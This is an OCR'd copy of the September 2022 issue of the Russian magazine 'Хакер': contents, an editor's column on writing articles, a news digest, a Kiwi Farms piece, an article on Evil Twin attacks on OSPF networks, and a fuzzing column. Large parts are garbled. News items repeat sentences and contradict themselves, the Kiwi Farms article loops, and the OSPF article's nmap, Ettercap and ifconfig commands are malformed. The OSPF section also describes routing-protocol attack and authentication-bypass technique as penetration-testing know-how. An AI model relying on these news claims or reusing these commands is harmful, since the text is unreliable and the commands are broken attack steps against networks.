СЕНТЯБРЬ 2022

ХАКЕР

№282

Пишем ***сканер портов*** *на Python*

Таскаем ***данные*** *из DMZ*

Cover Story

АТАКА БАЗАРОВА

Применяем технику Evil Twin в сети с динамической маршрутизацией

Делаем ***выборочный*** *VPN*

Как GIFShell ***отравляет*** *гифки*

сентябрь 2022
№ 282

CONTENTS

Как писать статьи
Колонка главреда

MEGANews
Самые важные события в мире инфосека за сентябрь

Бан Kiwi Farms
Почему Cloudflare отказалась защищать сайт, где собираются тролли и сталкеры

Атака Базарова
Evil Twin поверх динамической маршрутизации

Летние исследования для чемпионов Security
Колонка Дениса Макрушина

Ядовитые гифки
Как работает уязвимость GIFShell

Фундаментальные основы хакерства
Боремся с дизассемблерами и затрудняем реверс программ

Инфильтрация и эксфильтрация
Изучаем методы передачи данных при пентестах

HTB StreamIO
Раскручиваем доступ к MS SQL до полного захвата машины

HTB Noter
Ломаем веб-приложение на Flask

HTB Seventeen
Подменяем пакет NPM для захвата хоста

HTB Talkative
Проходим цепочку докер-контейнеров для захвата хоста

Trickster VPN
Разбираемся с WireGuard и делаем свой умный VPN

iOS 16
Изучаем новые способы защиты данных в последней iOS

Про Pyto
Делаем веб-сервер на iOS и качаем видео с youtube-dl

Вперед в прошлое!
Как выжить в Windows 2000 в 2022 году

Сканим на Python
Как написать и улучшить собственный сканер портов

Интервью с майнером
ZeroCo0l о переходе эфира на PoS, секретных монетах и дешевых видеокартах


Титры
Кто делает этот журнал

Мы благодарим всех, кто поддерживает редакцию и помогает нам компенсировать авторам и редакторам их труд. Без вас «Хакер» не мог бы существовать, и каждый новый подписчик делает его чуть лучше.

Напоминаем, что дает годовая подписка:

- год доступа ко всем материалам, уже опубликованным на Xakep.ru;
- год доступа к новым статьям, которые выходят по будням;
- полное отсутствие рекламы на сайте (при условии, что ты залогинишься);
- возможность скачивать выходящие каждый месяц номера в PDF, чтобы читать на любом удобном устройстве;
- личную скидку 20%, которую можно использовать для продления годовой подписки. Скидка накапливается с каждым продлением.

Если по каким-то причинам у тебя еще нет подписки или она скоро кончится, спеши исправить это!



КОЛОНКА ГЛАВРЕДА

КАК ПИСАТЬ СТАТЬИ

Андрей Письменный
Главный редактор
apismenny@gmail.com

Написание технических статей — занятие, в котором я упражняюсь давно и регулярно. Настолько, что уже могу давать другим советы. Недавно меня попросили выступить с ними на конференции OFFZONE 2022, что я и сделал. А по мотивам мастер-класса набросал этот список тезисов и лайфхаков, которые считаю самыми важными.

1. ПИШИ О ТОМ, ЧТО ТЕБЕ ИНТЕРЕСНО

Первая статья дается тяжелее всего. Одна из причин в том, что новые авторы часто берут слишком глобальную тему, которой хватило бы на трехтомник, или, наоборот, пытаются расписать совет, который уместится в три предложения (и кусок кода в случае с «Хакером»). Посоветовать готовое решение здесь непросто, но с практикой ты научишься попадать в нужные форматы.

Другая проблема — сложно писать о том, что тебе уже надоело. Код, написанный в прошлом году, история, которую уже всем рассказал, программа, которую уже и сам забросил. Темой нужно гореть, а пока горишь — не откладывать написание!

И ни в коем случае не поддавайся синдрому самозванца. Если ты только начал разбираться в теме, о которой пишешь, это тоже может быть преимуществом: ты на все смотришь свежим взглядом и еще помнишь, обо что спотыкаются новички. А работая над статьей, ты систематизируешь и углубишь свои знания.

2. ОПИСЫВАЙ ДЕЙСТВИЯ, А НЕ ОБЪЕКТЫ

Если ты просто возьмешь и опишешь какую-то вещь (протокол, формат, устройство), то получится скучная справка, а не статья. Найди проблематику, и все станет куда веселее. Напиши о своем опыте или о том, как решать конкретную задачу.

Отличный индикатор того, что статья выйдет статичной и занудной, — заголовок, в котором нет глагола, то есть действия. Поэтому какой-то временный заголовок стоит написать с самого начала. Заодно поможет лучше очертить тему.

3. НАЧИНАЙ С СУТИ

Любимый прием некоторых авторов — начать с какого-нибудь до боли очевидного утверждения. Не стоит так делать. Начинай сразу с сути! И писать, и читать такой текст будет легче.

Когда допишешь статью, вернись в начало и добавь лид — абзац, который будет сообщать читателю, зачем тратить время на чтение всего остального. Что человек узнает из текста? Чему научится? Где пригодятся эти знания? Почему тема крута и актуальна? Все это поможет ему не скроллить статью в попытках узнать ответ самостоятельно.

4. НЕ СТАРАЙСЯ ЗВУЧАТЬ УМНЕЕ

Желание звучать более уверенно не тянет на смертный грех, но вынуждает автора стилизовать текст под что-то, чем он быть не должен. Среди любимых ориентиров: научная работа, полицейский протокол и старинное письмо.

Явный маркер первого — утомительная избыточность и слова вроде «является» и «данный». Второго — «в следствие». Любителей старины выдают словечки вроде «ибо» и «покуда». А иногда текст переключается между этими режимами произвольно.

Технические статьи лучше всего писать простым и понятным языком — почти разговорным, но более складным. Любые украшения скорее помешают воспринимать и без того грузящее мозг содержимое (а по неопытности, скорее всего, еще и выйдут криво). Так зачем усложнять себе жизнь?

5. ПОЙМИ, ПОЧЕМУ ОСТАНОВИЛСЯ

Что делать, если работа встала и никак не идет дальше? Убраться в комнате, посмотреть сериальчик и выпить пивка — неправильные ответы. Единственный продуктивный способ прокрастинации — еще раз перечитать написанный текст.

Если и после этого мысль не пришла, то задумайся: какой информации тебе может не хватать, чтобы продолжить? Что было бы полезно знать? Иногда достаточно одного запроса в Google, и дело сразу сдвинется с мертвой точки.

Бывает и так, что просто не получается сформулировать предложение. Попробуй написать начерно, пометив этот участок любым удобным образом. Зачастую черновой вариант оказывается очень близок к чистовому, или нужная формулировка сама придет к тебе при очередном перечитывании.

Ну и в конце концов, не забывай, что ты можешь действительно устать. Написание статей — интенсивный мыслительный процесс, который за четыре-пять часов сильно истощает мозг. Зато после прогулки или она подсознание может само родить решение проблемы. Главное — не забудь вернуться к работе!

6. БУДЬ ЧЕСТНЫМ С ЧИТАТЕЛЕМ

Среди более опытных авторов попадаются хитрецы, которые вместо дополнительного ресерча научились аккуратно обходить места, где им не хватило знаний. Редактор, конечно, сразу замечает такие маневры. Возможно, и читатель тоже. Либо (что еще хуже) начнет мотать текст туда-сюда и удивляться, почему о каком-то важном моменте ничего не сказано.

Бывает и так, что просто забываешь дать нужные пояснения. Поэтому рекомендую, перечитывая статью, думать о том, какие вопросы могут возникнуть у разных читателей и можешь ли ты дать на них ответы в тексте. Если не можешь даже с дополнительными усилиями, то так и напиши. Отсутствие ответа иногда тоже ответ.

Есть и более мелкий, но не менее досадный вид неточностей — те, которые прячутся за словами типа «довольно», «некоторый», «относительно». Приведи вместо расплывчатой оценки точные данные, и текст от этого выиграет.

7. ВЫКИДЫВАЙ ВСЕ ЛИШНЕЕ

Классический совет по редактуре — убрать все, что не несет смысла и не помогает раскрыть тему. Это работает сразу на нескольких уровнях: лишними бывают слова, предложения или целые абзацы.

Начнем с абзацев. «Воду» ты, скорее всего, заметишь, а если нет, то редактор легко сцедит ее. Более сложный случай — когда текст ходит по теме кругами. Тогда нужно убрать повторы, а остальное переставить в логическом порядке.

Повторы встречаются и на уровне предложений. Если написал «другими словами» — возможно, есть смысл оставить только идущий дальше второй, более ясный вариант объяснения. Заодно воздержись от напоминаний, что что-то уже было выше или что читатель может уже знать изложенные факты.

Что до лишних слов, то их в основном пludят канцелярский стиль. Если что-то можно сказать одним словом — скажи одним, а не двумя-тремя! Очень частый пример: «для того, чтобы» всегда можно заменить на «чтобы».

8. ЗАПИСЫВАЙ ИДЕИ

Что, если ты пишешь что-то одно, а в голову приходит мысль, которая относится к совсем другой части статьи? Ни в коем случае не теряй ее, она может не посетить тебя снова!

Лучше всего дописать до точки, а затем пойти и быстро сделать заметку примерно в нужном месте текста или просто черкануть в конце. Потом вернешься к ней и распишешь подробнее. У меня к середине статьи обычно собирается чуть ли не пособзаный план второй половины. Остается только сортировать заметки в логическом порядке и добавлять пояснения.

Оставляя работу до другого раза (особенно если он будет не на следующий день), всегда выгружай из головы все ценные планы и идеи. Может казаться, что память не подведет, но заметка всегда надежнее.

9. ПРАКТИКУЙСЯ БОЛЬШЕ!

Чтобы лучше что-то делать, нужна практика. Правило про десять тысяч часов в случае с написанием статей работает так же, как и для других занятий.

Хорошая новость: техническому специалисту вовсе не обязательно быть классным писателем, чтобы публиковаться! В «Хакере» большую часть текстов пишут новые авторы, которые хотят просто поделиться своими знаниями. Мы стараемся доводить тексты до ума силами редакции или хотя бы советуем, что и как улучшить.

INFO

Если придумал тему для «Хакера» и готов садиться за работу, опиши идею парой предложений и отправь мне на pismenny@glc.ru. Если тема нам подходит, я вышлю условия и дополнительные рекомендации.

Постоянным же авторам рекомендую брать в руки diff и сравнивать варианты до и после редактуры. За каждой правкой стоят какие-то соображения, о которых ты можешь вежливо поинтересоваться и узнать что-то новое.

MEGANEWS

Игорь ЧЕСТНЫХ Информ
Мобильный.ru

В этом месяце: компании Uber и Rockstar Games вызвали IT-гигантов гнев и ярость, а сеть клиник Betterplace выжаловалась LockBit, среди хакеров распространяется крякнутая версия инструмента Brute Ratel, двухлетнее приложение Microsoft Sysinternals получило опасную текстовую уязвимость, продемонстрирован «неисправимый» эксплоит для PlayStation, выходит новая версия инструмента Winamp 5.9, а также другие важные события месяца.

ВЗЛОМ UBER И ROCKSTAR GAMES

Октябрь оказался богат на разные крупные взломы, из которых посредник компании Uber и Rockstar Games. Очень похоже, что в этом атаками стоят одни и то же хакеры.

Первой от компрометации пострадала компания Uber, в злополучном инциденте пострадали из СМИ: пострадавшие внутренние системы видны. Суда по нем, он получил полный доступ из многих критически важных системы Uber, включая аккаунты Slack и Google Cloud.

Такие взломы удобрили до каждого из Amazon Web Services, внутреннем Google, Microsoft, Twilio, Twitch, Twitter, Twitter, Twitter

PAYPAL VS FLIPPER ZERO

Разработчики телефонного гаджета Flipper Zero заблокировали, что для своих клиентов PayPal, а также Stripe, Square и Cash App, которые являются основными способами оплаты продукции компании. Причина такого поступка, Flipper Zero, по мнению компании, нет может обеспечить для пользователя Flipper, и разработчики говорят, что при использовании Flipper Zero, PayPal.

Напомним, что в 2020 году компания выпустила рекламную в RED Film для продвижения телефонного гаджета Flipper и сделала ограниченную коллекцию Flipper Zero, которая была выпущена на сумму 1 миллиона долларов.

Сейчас Flipper Zero является Kickstarter-кампания стоит получить своих подписчиков, а в ноябре компания Flipper заблокировала, и на разработчиков стоит получить своих клиентов. Flipper Zero, по мнению компании, нет может обеспечить для пользователя Flipper, и разработчики говорят, что при использовании Flipper Zero, PayPal.

Flipper Zero, по мнению компании, нет может обеспечить для пользователя Flipper, и разработчики говорят, что при использовании Flipper Zero, PayPal.

СЛАХОСТУПАЕТ ПРИЧЕТА

Причета в Сеть уже не в первый раз попадает исходный код системы управления сервером Linux, которая называется Cyberpanel. Ранее в 2019 году разработчики Cyberpanel, которые являются компанией Litespeed Technologies, уже сообщали о том, что в их системе управления сервером Linux, которая называется Cyberpanel, произошла утечка исходного кода. Сейчас, спустя 4 года, ситуация повторилась.

Сейчас в 2019 году дата утечки — на 3 дня раньше. Вместе с тем, вскоре злоумышленники выложили в Сеть свежую версию Cyberpanel, которая, по мнению разработчиков, была уязвима. Также

MEGA NEWS

Начало статьи

ПРОБКА ИЗ-ЗА АТАКИ

В начале сентября в Москве практически остановился и жить может из-за Wash Dogs: на перекрестках образовались пробки, которые не рассосались даже в которой стало подвержено много автомобилей такси. Как оказалось, неизвестные попытались вывести работу Яндекс.Такси и сервиса доставки еды при фейковых заказах в районе Ленинградского проспекта.

Пробки начали фиксироваться примерно в 11.00 утра по московскому времени и практически полностью парализовали до десятка машин такси. Сами водители заявили, что в основном пробки были вызваны из-за того, что после отправления в один район — в другой.

Как сообщил представитель пресс-службы Яндекса, атаку действительно обрушили на сервис такси. Но, неизвестные попытались провести атаку на сервис, но служба безопасности оперативно отреагировала на попытки «искусственного» заказа.

«Утром 1 сентября «Яндекс.Такси» столкнулся с попыткой атакующих вывести из строя сервис. Мы оперативно отреагировали и предотвратили атаку. Из-за атаки пострадали заказы в районе Ленинградского проспекта и проблемы из-за фейковых заказов около 40 минут. Вторую компенсацию будет решать в своем бизнесе Яндекс.Такси. Сейчас автомобиль такси уже доехал, из-за района «остановки» и выполняют заказы в обычном режиме», — сообщили в Яндексе.

Также представителем компании подчеркнули, что алгоритм обнаружения и предотвращения подобных атак был усовершенствован, чтобы исключить такие инциденты в будущем.

БОЛЬШЕ YOUTUBE И TELEGRAM

Аналитик Mediascope изучил, как на сегодняшнем медиапространстве российских пользователей в среднем уже сейчас проводят свободное время. Оказалось, что каждый россиянин проводит в день в среднем часть этого времени проводит в социальные сети и за просмотром видео.


ТЕМАТИКИ

Лидирует среди социальных сетей дуэт «Вконтакте» и Telegram, который также находит в эту категорию и домоустроит значительный процент аудитории с февраля 2022 года.

СОЦИАЛЬНЫЕ СЕТИ

Зато продолжается значительное падение аудитории в популярнейшем и действительно «любимой» в России* сайте, которым спеша сведения пользователя только 8,2% и 5% населения соответственно.

INSTAGRAM* и FACEBOOK*




Также отмечается, что в среднем каждый пользователь проводит сколько времени на YouTube. С начала года показатель оставался стабильным — 84 минуты. А зато за средне время просмотра видео на YouTube вырос до 81 минуты. А в августе — до 86 минут.

На YouTube каждый день заходит примерно 70% российских пользователей. Самая главная часть просмотра года в августе 2022 года он составила 42 МИЛЛИАРДА человек просмотра, 42,3 МИЛЛИАРДА человек в августе 2021 года.

ТОП ПЛОЩАДОК

* Принадлежит компании Meta, деятельность которой признана экстремистской, организация запрещена в России.

Microsoft Teams



ТОКЕНЫ ОТКРЫТЫМ ТЕКСТОМ

Специалисты обнаружили серьезную уязвимость в дополнении приложения Microsoft Teams. Бег позволяет получить доступ к токенам аутентификации, которые, по словам исследователей, позволяют проникнуть в учетные записи.

О проблеме рассказывают исследователи из VB-компании Vectra. По их словам, уязвимость заключает достаточные версии приложения для Windows, Linux и macOS. Фактическая стоимость позволяет с локальным доступом к системе, где установлено приложение Microsoft Teams, может получить незащищенные токены, а затем использовать их для входа в чужую учетную запись.

«Эта атака не требует специальных разрешений или сложной эксплуатации, но может нанести серьезный ущерб», — объяснает эксперт Vectra Конор Ларкин (Conor Larkin).

Специалисты Vectra обнаружили эту проблему в августе 2022 года и немедленно сообщили о ней в Microsoft, среди разработчиков компании не согласились с тем, что это серьезная проблема, которая, что исправлению она не подлежит. Тем не менее, что для реализации этой атаки злоумышленнику нужно получить доступ к сети жертвы.

Кроме ошибки играет и тому факту, что Microsoft Teams — это Electron-приложение. То есть, оно запускается в окне браузера со всеми элементами, необходимыми для обычной веб-страницы (файлы cookie, строки сессии, кэш-файлы и так далее). Электрон, в свою очередь, не поддерживает шифрование или защищенное расположение файлов, поэтому, хотя такая программная среда упрощает разработку, в ее использовании, она не считается безопасной для разработки критически важных продуктов.

Аналогичная Vectra исследовала Microsoft Teams в поисках способа украдения действительно учетных записей из клиентских приложений, но нашего этого нашли файл tdb. Токенами доступа в открытом виде. Кроме того, они обнаружили, что папка Cookies содержит действительные токены аутентификации, а также информацию о учетной записи, данные сессии и корзинные файлы.

«В ходе проверки было установлено, что эти токены активны и не являются случайным данным какой-то предыдущей ошибки. Они были выпущены сервисом в 4ff (Skype и Teams), — рассказывают исследователи».

После этого злоумышленник в компании создает пользователя, эксплуатирующий вновьвозм API, что позволяет отправлять сообщения самому себе. Используя SDK, злоумышленник может получить доступ к сообщениям, полученным токенам аутентификации через сообщения чата.

Кроме ошибки играет и тому факту, что Microsoft Teams — это Electron-приложение. То есть, оно запускается в окне браузера со всеми элементами, необходимыми для обычной веб-страницы (файлы cookie, строки сессии, кэш-файлы и так далее). Электрон, в свою очередь, не поддерживает шифрование или защищенное расположение файлов, поэтому, хотя такая программная среда упрощает разработку, в ее использовании, она не считается безопасной для разработки критически важных продуктов.

Аналогичная Vectra исследовала Microsoft Teams в поисках способа украдения действительно учетных записей из клиентских приложений, но нашего этого нашли файл tdb. Токенами доступа в открытом виде. Кроме того, они обнаружили, что папка Cookies содержит действительные токены аутентификации, а также информацию о учетной записи, данные сессии и корзинные файлы.

Если эти токены обнаружены в компании создают пользователя, эксплуатирующий вновьвозм API, что позволяет отправлять сообщения самому себе. Используя SDK, злоумышленник может получить доступ к сообщениям, полученным токенам аутентификации через сообщения чата.

БАН KIWI FARMS

ПО ЧЬЕЙ ИНИЦИАТИВЕ ПРОВАЙДЕРЫ ЗАБЛОКИРОВАЛИ ОДИН ИЗ ГЛАВНЫХ ПРИЮТОВ ТРОЛЛЕЙ И ХЕЙТЕРОВ

Мария Кузнецова
Специальный корреспондент
Хакер

В начале сентября одной из самых обсуждаемых тем в антиканальном сообществе стала решение основателя Cloudflare, которая под давлением общественности отказалась обслуживать сервис Kiwi Farms. Этот ресурс давно называют тем, чем местом сбора троллей и сталкеров, которые преследуют свои жертвы, подвергая их физическому насилию, распространяя персональные данные, нарушая приватность, нанося ущерб, сначала, пока, по-человечески, делая за правды сетевых сообщений. Сообщество Kiwi Farms на сайте оправдывает свой ужас, ссылаясь на свободу слова. Но в чем суть?

ЧТО ЕДЕТ ЗА КИВИ

Kiwi Farms — сервис, что Farms работает и доменов и существует почти 2010 года. Сайт сам себя называет «сообществом, посвященным обсуждению». Самый крупнейшего неофициальное Elder Дискуссии Many сообщество. Сообщество, которое, по мнению его участников, «ответственно за нападения, которые совершают некоторые из своих членов», а в действительности Kiwi Farms управляет сообщением.

Kiwi Farms — сообщество, которое, по мнению его участников, «ответственно за нападения, которые совершают некоторые из своих членов»

До 2014 года сервис хостил на компании OVH. Потом, на нем исчезло по теме, доменом для сервиса начал использовать Cloudflare. Компания, которая ведет себя «нейтрально», потребовала «сервис можно хостить в 2007 году на Kiwi». Сервис, которые, по мнению его участников, «ответственно за нападения, которые совершают некоторые из своих членов», в действительности Kiwi Farms управляет сервисом. Kiwi Farms, которые, по мнению его участников, «ответственно за нападения, которые совершают некоторые из своих членов», в действительности Kiwi Farms управляет сервисом.

Со временем ресурс, начинал посещать преимущественно люди с ограниченными интересами, которые, по мнению его участников, «ответственно за нападения, которые совершают некоторые из своих членов», в действительности Kiwi Farms управляет сервисом. Kiwi Farms

АТАКА БАЗАРОВА

ВЗЛОМАЙ ПРОВЕРЦУ: ДИНАМИЧЕСКАЯ МАРШРУТИЗАЦИЯ

Андрей Малунцев
Специалист по ИБ

Атаки на домены динамической маршрутизации могут осуществить злые хакеры с сети, так как маршрут сам процесс маршрутизации. В статье мы рассмотрим способ модифицировать атаки Evil Twin для перевода трафика в сетях на основе протокола OSPF. Также продемонстрируем способы обнаружения подобных атак и их предотвращения, а также, как можно обойти уязвимости в протоколе LSU аутентификации.

WARNING

Статья имеет познавательный характер и предназначена для специалистов по безопасности, проводящих тестирования и рамках контракта с целью выявления и устранения уязвимостей на любой сети, включенной в применение аппаратной информации. Распространение материалов, приведенных в статье, преследует цель ознакомить читателя с подробностями работы протокола OSPF.

Мария Ивлева
Ведущий инженер

ЧАСТЬ ПЕРВАЯ: ОПРЕ

Протокол OSPF (Open Shortest Path First) — это открытый маршрутизирующий протокол, основанный на технологии алгоритма Дэйкстра. Для встраи. Это клиа-ерлоте.ru, и во время гадания на OSPF включен в стандартный набор ПО маршрутизаторов. Для обмена информацией о топологии между маршрутизаторами, подключенными к одной сети, OSPF использует пакеты Hello. Маршрутизаторы, подключенные к одному сегменту OSPF, определяют свой соседний, которые отправляют пакеты Hello. Маршрутизаторы, И это самый распространенный протокол внутренней маршрутизации в крупных корпоративных сетях.

В этой статье и будем говорить именно о нем. Маршрутизаторы на сетях OSPF для передачи информацией обмениваются пакетами. Пакеты OSPF имеют следующие заголовки:

- **версия протокола** — определяет версию протокола, что для подключения — дистанционно — маршрутизатор, использующий протокол OSPF, не сможет подключиться к соседнему маршрутизатору.
- **тип пакета** — определяет тип пакета, что позволяет выполнить парсинг пакета, Нам понадобится версия **ospf v** **statful**

```
ospf6ctl -h www.ietf/rfc/drafts
ospf6ctl
statefulospf
```

Перед запуском демона перезапустим сетевой интерфейс и розпишем поле, определяющее маршрутизатор, в разделе аутентификации RIP. Нам нужно:

```
ifconfig-a0 up link set ipv6 private on
ifconfig-a0 inet6 fe80:1:1 net ipv6 prefixes
ifconfig-a0 sub modprobe nf_conntrack
ifconfig-a0 sub iptables -A INPUT -p udp --dport 521 -j ACCEPT
```

Теперь отлично запускаем демон FRR и проверяем его состояние:

```
ifconfig-a0 sub systemctl start frr
ifconfig-a0 sub systemctl status frr
```

Рисунок 1. Статус демона FRR

С помощью команды **vtysh** попадаем на панель управления маршрутизатором:

```
ifconfig-a0 sub vtysh
```

```
hostid show ospf
```

Рисунок 2. Вывод информации о OSPF

Структура небезопасной сети

Для примера рассмотрим сеть, которая состоит из трех маршрутизаторов. Для OMR-сайта в нашем примере используем протокол OSPF, он в совместимо с продукцией этого производителя и широко распространен. Также его наличие/отсутствие определяется по открытым портам. Для обнаружения маршрутизаторов, использующих протокол OSPF, необходимо сканировать порты на предмет наличия протокола OSPF.

Отображаются сеть без обнаружения HSRP(). Начнем с уровня доступа — в нашем примере это Ethernet. Для обнаружения маршрутизаторов, использующих протокол OSPF, необходимо сканировать порты на предмет наличия протокола OSPF.

Рисунок 3. Сканирование портов

Для примера сетевые адреса каждого трафик OSPF, уровень ей IS-Is, значение приоритета **nmap -sU -p 89 -iL ip.txt** и для каждого IP-адреса, полученного с **Dst IBMP** (**10.10.50.100**) можно заметить, что используется порядок для **0.0.0.0**.




Рисунок 4. Сканирование портов

- **10.10.20.1** — **Router** (Cisco IOS 15.2(4)M3, Version 15.2(4)M3)
- **10.10.30.1** — **Boundless** (VLAN 30, Windows 10 1703)
- **10.10.30.2** — **Attacker** (VLAN 30, Kali Linux)
- **10.10.50.100** — **Dst IBM** (HSRP2 Active) (Cisco IOS 12.4)
- **10.10.50.101** — **Dst IBM2** (HSRP2 Standby) (Cisco IOS 12.4)
- **192.168.100.1** — **SMB Share** (Windows Server 2019 Standard).

Анализ трафика

Теперь данные сам сервер клиента трафик OSPF, уровень ей IS-Is, значение приоритета **nmap -sU -p 89 -iL ip.txt** и для каждого IP-адреса, полученного с **Dst IBM** (**10.10.50.100**) можно заметить, что используется порядок для **0.0.0.0**.

Рисунок 5. Сканирование портов

Также использовать MD5 аутентификацию. Она не позволяет новичкам-спиратам использовать атаки на маршрутизаторы. Сетевые маршрутизаторы, которые поддерживают протокол OSPF, необходимо.

ОБХОД АУТЕНТИФИКАЦИИ (AUTHENTICATION BYPASSING)

Рисунок 6. Ettercap

Копируем эти вещи в Ettercap. Клиент сервер, очень удобно, что ваши сервер представлены в формате для Ettercap

```
ifconfig-a0 ip -6 ipv6 hostbus
ifconfig-a0 sub ipv6 hostbus -p[ettercap]=ospfbypass
```

Рисунок 7. Ettercap

Перезапустим сервер маршрутизатора клиента. Перезапускаем клиента (ES — приоритет).

Для атаки сервера аутентификации MD5 мы использовали утилиту Ettercap. Перед тем как перезапустить клиента:

```
ifconfig-a0 sub ip link set ipv6 private on
ifconfig-a0 sub ettercap -T
```

Рисунок 8. Ettercap

Перезапустим клиентский маршрутизатор клиента. Перезапускаем клиента (ES — приоритет).

Для атаки сервера аутентификации MD5 мы использовали утилиту Ettercap. Перед тем как перезапустить клиента:

```
ifconfig-a0 sub ip link set ipv6 private on
ifconfig-a0 sub ettercap -T
```

Рисунок 9. Ettercap

1 В сетевых маршрутизаторах адресов также нет, **нет маршрута. В таких случаях фильтры получают приоритетные, а именно адресно-ориентированные и маршрутизаторы.**

Теперь нужно сервер внутренней зоны на сетевом интерфейсе со значением **ipv6 hostbus** и **ipv6 hostbus** на **ipv6 hostbus**. Для этого нужно ввести:

```
192.168.100.1/32
```

Теперь нужно сервер внутренней зоны на сетевом интерфейсе со значением **ipv6 hostbus** и **ipv6 hostbus** на **ipv6 hostbus**. Для этого нужно ввести:

```
192.168.100.1/32
```

```
ifconfig-a0 sub ifconfig eth0 1.192.168.100.1 netmask 255.255.255.255
```

Есть часть трафик, перенаправляем при той ОМР-сайта, подаст в виде сервера. После чего можно перенаправить трафик OSPF через сервер. Перенаправляем трафик OSPF через сервер. Для перенаправления трафика OSPF через сервер нужно ввести: **ipv6 hostbus** (Broadcast), чтобы отправить ОМР-Hello.

В этом случае нужно ввести: **ipv6 hostbus** (Broadcast).

Поскольку сервер с клиентом отправляет и запускает аналогичный пакет ospf:

```
ifconfig-a0 sub ipv6 hostbus -p[ettercap]=ospfbypass
```

ЛЕТНИЕ ИССЛЕДОВАНИЯ ДЛЯ ЧЕМПИОНОВ SECURITY

КОЛОНКА ДЕНИСА МАКРУШИНА

Три месяца лета позади, а значит, пора разгребать закладки в браузере и избранные посты, которые откладывались до появления рабочего настроения. Проведем обзор опубликованных блогпостов, докладов и исследовательских материалов, которые вряд ли станут «исследованиями года», но несут в себе новые техники. Кто знает, какая из них может вдруг выстрелить и полностью поменять ландшафт угроз?

Денис Макрушин
Специализируется на исследовании угроз и разработке технологий защиты от целевых атак. #InspiredbyInfosecure
cyrid@yandex.com

ТЕХНИКИ ФАЗЗИНГА И ДИНАМИЧЕСКОГО АНАЛИЗА ПО

Здесь я собрал исследования в направлении динамического анализа ПО и, в частности, фаззинга, которому мы в прошлом посвятили отдельный выпуск.

Фаззим ClamAV семплами малвари

Fuzzing ClamAV with real malware samples

Интересный подход к поиску багов в антивирусном движке с использованием реальных семплов зловредов в качестве корпуса для фаззинга. Фаззить антивирус вредоносами — это как проверять работоспособность системы противовоздушной обороны реальными ракетами.

Автор выбрал опенсорсный движок ClamAV, который также используется в коммерческих решениях. В качестве первоначального набора тест-кейсов (корпуса) используется база семплов vx-underground.

В материале автор проходит полный цикл фаззинга: от подготовки цели до анализа результатов. Тем, кто хочет перейти от теории к практике, достаточно повторить описанные этапы.

Как заработать фаззингом 200 тысяч долларов за выходные

Earn $200K by fuzzing for a weekend. Part 1

За круглой суммой в заголовке прячется еще одно подтверждение того, что memory-safe не означает отсутствие уязвимостей. На примере виртуальной машины, написанной на Rust, автор продемонстрировал эффективность поиска багов Rust-приложений, применив известные техники фаззинга к известному таргету.

В материале уделено внимание подготовке тестовых оракулов (test oracles) — механизмов определения ожидаемого и аномального поведений таргета в процессе тестирования.

SFUZZ — высокопроизводительный фаззер на основе кастомного JIT-движка

SFUZZ: High Performance Coverage-guided Greybox Fuzzer with Custom JIT Engine

